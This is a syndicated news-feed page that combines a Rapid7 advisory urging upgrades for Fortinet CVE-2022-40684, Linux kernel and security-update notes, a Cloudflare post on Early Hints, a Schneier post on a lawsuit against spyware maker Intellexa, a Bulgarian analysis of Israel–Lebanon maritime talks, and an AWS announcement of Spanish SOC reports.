According to communications from Fortinet that were shared on social media, Fortinet “is strongly recommending all customers with vulnerable versions to perform an immediate upgrade.”

Affected products

  • FortiOS 7.0.0 to 7.0.6
  • FortiOS 7.2.0 to 7.2.1
  • FortiProxy 7.0.0 to 7.0.6 and 7.2.0

Remediation

On Thursday, October 6, 2022, Fortinet released version 7.0.7 and version 7.2.2, which resolve the vulnerability.

Along with Fortinet, Rapid7 strongly recommends that organizations who are running an affected version of the software upgrade to 7.07 or 7.2.2 immediately, on an emergency basis. These products are edge devices, which are high-value and high-focus targets for attackers looking to gain internal network access. While Rapid7 is not currently aware of exploitation in the wild for this vulnerability, using prior FortiOS vulnerabilities as in indicator (such as CVE-2018-13379) we expect attackers to focus on CVE-2022-40684 quickly and for quite some time.

Furthermore, Rapid7 recommends that all high-value edge devices limit public access to any administrative interface.

Rapid7 customers

InsightVM/Nexpose customers: Our researchers are currently working on adding vulnerability check(s).

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

[$] The first half of the 6.1 merge window

Post Syndicated from original https://lwn.net/Articles/910312/

The 6.1 merge window is well underway: since it opened, 5,752 non-merge
changesets have been pulled into the mainline repository. That is
approximately half of the work that had piled up in linux-next and marks a
good time to look at what has been merged so far. Some long-awaited core
changes have landed for the next kernel release, but there is likely to be
more to come.

Security updates for Friday

Post Syndicated from original https://lwn.net/Articles/910606/

Security updates have been issued by Debian (dbus, isc-dhcp, and strongswan), Fedora (booth, php, php-twig, php-twig2, and php-twig3), Oracle (expat, prometheus-jmx-exporter, and squid), Red Hat (expat, openvswitch2.11, and squid), Scientific Linux (expat and squid), SUSE (exiv2, LibVNCServer, postgresql-jdbc, protobuf, python-PyJWT, python3, slurm, squid, and webkit2gtk3), and Ubuntu (libreoffice).

Cloudflare Pages gets even faster with Early Hints

Post Syndicated from Greg Brimble original https://blog.cloudflare.com/early-hints-on-cloudflare-pages/

Cloudflare Pages gets even faster with Early Hints

Cloudflare Pages gets even faster with Early Hints

Last year, we demonstrated what we meant by “lightning fast”, showing Pages’ first-class performance in all parts of the world, and today, we’re thrilled to announce an integration that takes this commitment to speed even further – introducing Pages support for Early Hints! Early Hints allow you to unblock the loading of page critical resources, ahead of any slow-to-deliver HTML pages. Early Hints can be used to improve the loading experience for your visitors by significantly reducing key performance metrics such as the largest contentful paint (LCP).

What is Early Hints?

Early Hints is a new feature of the Internet which is supported in Chrome since version 103, and that Cloudflare made generally available for websites using our network. Early Hints supersedes Server Push as a mechanism to “hint” to a browser about critical resources on your page (e.g. fonts, CSS, and above-the-fold images). The browser can immediately start loading these resources before waiting for a full HTML response. This uses time that was otherwise previously wasted! Before Early Hints, no work could be started until the browser received the first byte of the response. Now, the browser can fill this time usefully when it was previously sat waiting. Early Hints can bring significant improvements to the performance of your website, particularly for metrics such as LCP.

How Early Hints works

Cloudflare caches any preload and preconnect type Link headers sent from your 200 OK response, and sends them early for any subsequent requests as a 103 Early Hints response.

In practical terms, an HTTP conversation now looks like this:

Request

GET /
Host: example.com

Early Hints Response

103 Early Hints
Link: </styles.css>; rel=preload; as=style

Response

200 OK
Content-Type: text/html; charset=utf-8
Link: </styles.css>; rel=preload; as=style

<html>
<!-- ... -->
</html>

Early Hints on Cloudflare Pages

Websites hosted on Cloudflare Pages can particularly benefit from Early Hints. If you’re using Pages Functions to generate dynamic server-side rendered (SSR) pages, there’s a good chance that Early Hints will make a significant improvement on your website.

Performance Testing

We created a simple demonstration e-commerce website in order to evaluate the performance of Early Hints.

Cloudflare Pages gets even faster with Early Hints

This landing page has the price of each item, as well as a remaining stock counter. The page itself is just hand-crafted HTML and CSS, but these pricing and inventory values are being templated in live for every request with Pages Functions. To simulate loading from an external data-source (possibly backed by KV, Durable Objects, D1, or even an external API like Shopify) we’ve added a fixed delay before this data resolves. We include preload links in our response to some critical resources:

  • an external CSS stylesheet,
  • the image of the t-shirt,
  • the image of the cap,
  • and the image of the keycap.

The very first request makes a waterfall like you might expect. The first request is held blocked for a considerable amount of time while we resolve this pricing and inventory data. Once loaded, the browser parses the HTML, pulls out the external resources, and makes subsequent requests for their contents. The CSS and images extend the loading time considerably given their large dimensions and high quality. The largest contentful paint (LCP) occurs when the t-shirt image loads, and the document finishes once all requests are fulfilled.

Cloudflare Pages gets even faster with Early Hints

Subsequent requests are where things get interesting! These preload links are cached on Cloudflare’s global network, and are sent ahead of the document in a 103 Early Hints response. Now, the waterfall looks much different. The initial request goes out the same, but now, requests for the CSS and images slide much further left since they can be started as soon as the 103 response is delivered. The browser starts fetching those resources while waiting for the original request to finish server-side rendering. The LCP again occurs once the t-shirt image has loaded, but this time, it’s brought forward by 530ms because it started loading 752ms faster, and the document is fully loaded 562ms faster, again because the external resources could all start loading faster.

Cloudflare Pages gets even faster with Early Hints

The final four requests (highlighted in yellow) come back as 304 Not Modified responses using a If-None-Match header. By default, Cloudflare Pages requires the browser to confirm that all assets are fresh, and so, on the off chance that they were updated between the Early Hints response and when they come to being used, the browser is checking if they have changed. Since they haven’t, there’s no contentful body to download, and the response completes quickly. This can be avoided by setting a custom Cache-Control header on these assets using a _headers file. For example, you could cache these images for one minute with a rule like:

# _headers

/*.png
  Cache-Control: max-age=60

We could take this performance audit further by exploring other features that Cloudflare offers, such as automatic CSS minification, Cloudflare Images, and Image Resizing.

We already serve Cloudflare Pages from one of the fastest networks in the world — Early Hints simply allows developers to take advantage of our global network even further.

Using Early Hints and Cloudflare Pages

The Early Hints feature on Cloudflare is currently restricted to caching Link headers in a webpage’s response. Typically, this would mean that Cloudflare Pages users would either need to use the _headers file, or Pages Functions to apply these headers. However, for your convenience, we’ve also added support to transform any <link> HTML elements you include in your body into Link headers. This allows you to directly control the Early Hints you send, straight from the same document where you reference these resources – no need to come out of HTML to take advantage of Early Hints.

For example, for the following HTML document, will generate an Early Hints response:

HTML Document

<!DOCTYPE html>
<html>
  <head>
    <link rel="preload" as="style" href="/styles.css" />
  </head>
  <body>
    <!-- ... -->
  </body>
</html>

Early Hints Response

103 Early Hints
Link: </styles.css>; rel=preload; as=style

As previously mentioned, Link headers can also be set with a _headers file if you prefer:

# _headers

/
  Link: </styles.css>; rel=preload; as=style

Early Hints (and the automatic HTML <link> parsing) has already been enabled automatically for all pages.dev domains. If you have any custom domains configured on your Pages project, make sure to enable Early Hints on that domain in the Cloudflare dashboard under the “Speed” tab. More information can be found in our documentation.

Additionally, in the future, we hope to support the Smart Early Hints features. Smart Early Hints will enable Cloudflare to automatically generate Early Hints, even when no Link header or <link> elements exist, by analyzing website traffic and inferring which resources are important for a given page. We’ll be sharing more about Smart Early Hints soon.

In the meantime, try out Early Hints on Pages today! Let us know how much of a loading improvement you see in our Discord server.

Spyware Maker Intellexa Sued by Journalist

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/10/spyware-maker-intellexa-sued-by-journalist.html

The Greek journalist Thanasis Koukakis was spied on by his own government, with a commercial spyware product called “Predator.” That product is sold by a company in North Macedonia called Cytrox, which is in turn owned by an Israeli company called Intellexa.

Koukakis is suing Intellexa.

The lawsuit filed by Koukakis takes aim at Intellexa and its executive, alleging a criminal breach of privacy and communication laws, reports Haaretz. The founder of Intellexa, a former Israeli intelligence commander named Taj Dilian, is listed as one of the defendants in the suit, as is another shareholder, Sara Hemo, and the firm itself. The objective of the suit, Koukakis says, is to spur an investigation to determine whether a criminal indictment should be brought against the defendants.

Why does it always seem to be Israel? The world would be a much safer place if that government stopped this cyberweapons arms trade from inside its borders.

Трусовете в Източното Средиземноморие чертаят криза и за Европейския съюз 

Post Syndicated from Мирослав Зафиров original https://toest.bg/israel-lebanon/

В началото на октомври медиите в Израел публикуваха информация, според която Ливан и Израел най-сетне са на крачка от финала на преговорите, които трябва да очертаят линията на морската им граница, като са си разменили дългоочакваните насрещни проекти за споразумение. В специално обръщение към нацията от 1 октомври т.г. лидерът на „Хизбулла“ шейх Хасан Насралла посочи, че преговорите за морската граница на Ливан се намират във фаза, която отговаря на интересите на страната. На речта бе обърнато специално внимание в Израел.

Въпросът за демаркацията на морската граница е изключително важен за съдбата на Източното Средиземноморие

като място, към което ЕС гледа с надежда да задоволи глада за енергийни ресурси. За да докаже значимостта на въпроса за израелско-ливанския териториален спор за всички държави от региона и за самия ЕС, още в първите дни на септември генералният директор на гръцката енергийна компания Energean Матиос Ригас заяви пред медиите, че няма основания да се смята, че началото на експлоатацията на находището „Кариш“ ще бъде забавено, като посочи и датата – 20 септември.

Местонахождението на „Кариш“ има особено значение за преговорите с Ливан, тъй като то бе в основата на няколко предупреждения от „Хизбулла“ към Израел. През последните години ливанското движение, което претендира за водещо място в политическия живот на страната, претендира и за ролята на защитник на националните интереси, въпреки че по същество не участва в преговорите между Израел и Ливан с посредничеството на САЩ.

На 2 юли т.г., въпреки позицията на ливанското правителство в полза на преговори с Израел, „Хизбулла“ организира демонстрация на военните си възможности, като пусна в изпитателен полет дронове именно над „Кариш“. Потенциалната атака бе предотвратена от израелските ВВС и ВМС, но тази демонстрация на присъствие от страна на ливанската групировка послужи като повод Израел от своя страна да предупреди, че

всеки опит за провокация по южната граница на страната ще бъде посрещнат с безмилостен отговор.

Предупреждението бе сведено до знанието на „Хизбулла“ посредством военни и дипломатически канали.

Паралелно с размяната на предупреждения продължиха опитите на американския посредник Амос Хохщайн да постигне успех в преговорите за споразумение. Американският представител посети отново Ливан и Израел, като в Бейрут е предоставил на вниманието на ливанското правителство принципите на израелското предложение. Основните точки в него се концентрират върху желанието на Израел „Кариш“ и зоната за сигурност около находището да останат в очертанията на Израел, докато Ливан получава офшорното поле „Кана“, към което интерес има компанията Total.

Именно поради големия интерес от страна на френския гигант, от август насам се говори и за участието на Франция в преговорите между страните. Известно е, че САЩ и Израел също са в контакт с Париж с цел Total да започне работа в „Кана“ в обозримо бъдеще, което ще бъде допълнителен мотив за Ливан да се съгласи на сделка.

Ако Израел успее да се договори с Бейрут, подобно споразумение би имало силата на своеобразен „мирен договор“

и би било дори по-ценно от т.нар. Abraham Accords, тъй като на практика ще гарантира сигурността по северната му граница с противник, който традиционно представлява стратегическа заплаха за израелската държава. Според медийни публикации в замяна на контрола над „Кана“ Израел настоява Ливан да предаде изцяло правото на контрол над пограничната зона Рош Ханикра на Средиземно море.

В тактически опит да създаде напрежение и дори да повлияе на преговорите в заключителния им етап „Хизбулла“ обвини Амос Хохщайн в преднамереност и симпатии към Израел. Кампания в близките до движението медии настоява „Ливан да бъде допуснат до природните си богатства“.

Важен мотив в израелския стратегически анализ на това доколко Ливан е наистина склонен да сключи споразумение, е тежката финансова и икономическа криза в страната. Държавата е на ръба на банкрута, за пореден път ливанската Централна банка спря тегленето на средства за частни клиенти, което доведе до масови протести. С настъпването на зимата и в условията на усложнена продоволствена криза заради войната в Украйна

Ливан отново е на прага на огромно социално напрежение.

Не на последно място, държавата продължава да изпитва негативите от войната в Сирия, а самата „Хизбулла“ далеч не се намира в най-изгодното положение по отношение на подкрепата сред населението. Мнозина обвиняват движението за тежката институционална криза, чието олицетворение бе опустошителният взрив на пристанището в Бейрут през 2020 г.

В полза на окончателното споразумение се изказа и министърът на външните работи на Ливан Абдалла Бухабиб, който напомни, че преди изборите в Израел би могло да се постигне споразумение. Никой не може да каже какво ще се случи след ноември, напомня Бухабиб, като добавя, че „съществува мнение, че ако Бенямин Нетаняху успее да победи на изборите, споразумението с Ливан ще пропадне“. Според него преговорите в момента са „95% приключени“.

Както обикновено, Израел не разчита изцяло на ефекта от дипломатическите усилия

и воден от принципа Si vis pacem, para bellum (Ако искаш мир, готви се за война), внимателно следи за действията на „Хизбулла“ в Ливан. От началото на 2022 г. израелското военно командване и служби за сигурност предупреждават за наблюдавани маневри от страна на „Хизбулла“ по израелската граница не само откъм Ливан, но и на територията на Сирия. Придвижването на бойни съединения и укрепването на позиции са съчетани с операции и дори с изпращане на дронове към Израел.

Паралелно с тези действия, отношенията на „Хизбулла“ с палестинските радикални фракции (основно с „Хамас“) значително се подобриха. Палестинското движение в момента се намира в доста по-комфортна среда на територията на палестинските лагери, разположени в Ливан и особено в южната му част. Според израелски сведения организацията укрепва и военния си потенциал, а изстреляните по Израел през лятото ракети са всъщност от арсенала на „Хамас“. Самото движение не отрича тази тенденция на усилване на военния капацитет.

Според оценките на израелската армия „военен сблъсък с „Хизбулла“ не е изключен“,

тъй като организацията, изправена пред предизвикателствата за своята легитимност в Ливан, би могла да потърси изход в конфликт с „обичайния враг Израел“. Според доклад на израелската армия, части от който получиха гласност, „Хизбулла“ в момента страда от широко разпространения имидж на деструктивен политически играч, който заради своите тесни интереси е поставил на карта самото съществуване на Ливан. Лидерът на „Хизбулла“ шейх Хасан Насралла се намира в трудна позиция след загубата на своя отявлен съюзник генерал Касим Сюлеймани, което се отразява и на неговите контакти с Иран и Сирия. Заради това и заради загубите на воденото от него движение Насралла би могъл да търси изход във военен конфликт, тъй като малцина са онези в Ливан, които биха повярвали, че именно „Хизбулла“ има заслуга за евентуален успех в преговорите между Израел и Ливан.

Нов конфликт с Ливан, който все пак – по мнението на мнозина в Израел, но и в Бейрут – е малко вероятен, особено на фона на всеобщата дестабилизация след началото на войната в Украйна, ще постави под съмнение и инфраструктурната диверсификация на енергийните потоци в Източното Средиземноморие. Строежът на газопровод от Израел към Турция през акваторията на Ливан и Сирия ще бъде отложен. Това е аргумент, който действа доста силно върху всички замесени в преговорите в момента и следва да послужи като възпиращ фактор за евентуални необмислени провокации.

Състоянието на израелския енергиен сектор в момента

Към момента Израел отбелязва увеличение на лицензионните плащания по износ на газ с 50%. Това се дължи на високите енергийни ресурси, които особено се увеличиха след началото на войната в Украйна. Добивът на газ също се увеличава с почти 20% за сметка на експлоатацията на полетата „Тамар“ и „Левиатан“.

Особено важно за страната е споразумението с ЕС и Египет от юни т.г., което недвусмислено показа, че Съюзът е готов да задълбочи стратегическите си взаимоотношения с Израел и разглежда държавата и като потенциален източник на природен газ. Израел използва тази обстановка, за да укрепи позициите си по основни въпроси – като този за отношенията си с Палестина. Посещението на председателката на ЕК Урсула фон дер Лайен в Тел Авив даде основание на посланика на Израел в ЕС да заключи, че между страните се откриват нови и по-широки перспективи.

По време на току-що завършилия в Брюксел Съвет за асоцииране ЕС–Израел премиерът Лапид изтъкна множеството перспективи за сътрудничество със Съюза, като специално акцентира върху енергийната сфера. Голяма част от държавите членки на ЕС също насочиха вниманието си в тази посока. Темата за мира между израелците и палестинците не беше на фокус, за разлика от тази за войната в Украйна и последиците от нея.

Израелският ресурс за износ на газ за ЕС в момента не надхвърля 10 млрд. куб.м. По силата на сделка между израелската компания Delek, американската Noble Energy и египетската Dolphinus Holdings, до края на 2022 г. по т.нар. Арабски газопровод през Египет ще потекат близо 4,7 млрд. куб.м газ.

Възможните към момента начини за износ на газ към ЕС включват и газопровод по дъното на Средиземно море до Турция, но този проект зависи от договорите с Ливан и положението в Сирия, което само по себе си няма изгледи за политическо решение след 11 години война. Алтернативата на всичко това беше т.нар. проект EastMed, който обединяваше усилията на Израел, Гърция, Кипър и Египет, но изгледите за неговото изпълнение са минимални. Опитът на страните да ограничат участието на Турция в този проект се провалиха, след като през януари т.г. САЩ се оттегли от участие поради „екологични и икономически причини“.

Заглавна илюстрация: Vladimir Gnedin / iStock

Източник

Spring 2022 SOC reports now available in Spanish

Post Syndicated from Rodrigo Fiuza original https://aws.amazon.com/blogs/security/spring-2022-soc-reports-now-available-in-spanish/

English

We continue to listen to our customers, regulators, and stakeholders to understand their needs regarding audit, assurance, certification, and attestation programs at Amazon Web Services (AWS). We are pleased to announce that Spring 2022 SOC 1, SOC 2, and SOC 3 reports are now available in Spanish. These translated reports will help drive greater engagement and alignment with customer and regulatory requirements across Latin America and Spain.

The English language version of the reports contains the independent opinion issued by the auditors and control test results. Stakeholders should use the English version as a complement to the Spanish version.

Translated SOC reports in Spanish are available through AWS Artifact. Translated SOC reports in Spanish will be published twice a year, in alignment with the Fall and Spring reporting cycles.

We value your feedback and questions—feel free to reach out to our team or give feedback about this post through the Contact Us page.

If you have feedback about this post, submit comments in the Comments section below.
Want more AWS Security news? Follow us on Twitter.


Español

Los informes SOC de Primavera de 2022 ahora están disponibles en español

Seguimos escuchando a nuestros clientes, reguladores y partes interesadas para comprender sus necesidades en relación con los programas de auditoría, garantía, certificación y atestación en Amazon Web Services (AWS). Nos complace anunciar que los informes SOC 1, SOC 2 y SOC 3 de AWS de otoño de 2021 ya están disponibles en español. Estos informes traducidos ayudarán a impulsar un mayor compromiso y alineación con los requisitos regulatorios y de los clientes en las regiones de América Latina y España.

La versión en inglés de los informes debe tenerse en cuenta en relación con la opinión independiente emitida por los auditores y los resultados de las pruebas de control, como complemento de las versiones en español.

Los informes SOC traducidos en español están disponibles en AWS Artifact. Los informes SOC traducidos en español se publicarán dos veces al año según los ciclos de informes de otoño y primavera.

Valoramos sus comentarios y preguntas; no dude en ponerse en contacto con nuestro equipo o enviarnos sus comentarios sobre esta publicación a través de nuestra página Contáctenos.

Si tienes comentarios sobre esta publicación, envíalos en la sección Comentarios a continuación.
¿Desea obtener más noticias sobre seguridad de AWS? Síguenos en Twitter.

Author

Rodrigo Fiuza

Rodrigo is a Security Audit Manager at AWS, based in São Paulo. He leads audits, attestations, certifications, and assessments across Latin America, Caribbean and Europe. Rodrigo has previously worked in risk management, security assurance, and technology audits for the past 12 years.

Andrew Najjar

Andrew Najjar

Andrew is a Compliance Program Manager at Amazon Web Services. He leads multiple security and privacy initiatives within AWS and has 8 years of experience in security assurance. Andrew holds a master’s degree in information systems and bachelor’s degree in accounting from Indiana University. He is a CPA and AWS Certified Cloud Practitioner.

Nathan Samuel

Nathan Samuel

Nathan is a Compliance Program Manager at Amazon Web Services. He leads multiple security and privacy initiatives within AWS. Nathan has a Bachelors of Commerce degree from the University of the Witwatersrand, South Africa and has 17 years’ experience in security assurance and holds the CISA, CRISC, CGEIT, CISM, CDPSE and Certified Internal Auditor certifications.

Ryan Wilks

Ryan Wilks

Ryan is a Compliance Program Manager at Amazon Web Services. He leads multiple security and privacy initiatives within AWS. Ryan has 11 years of experience in information security and holds ITIL, CISM and CISA certifications.

The collective thoughts of the interwebz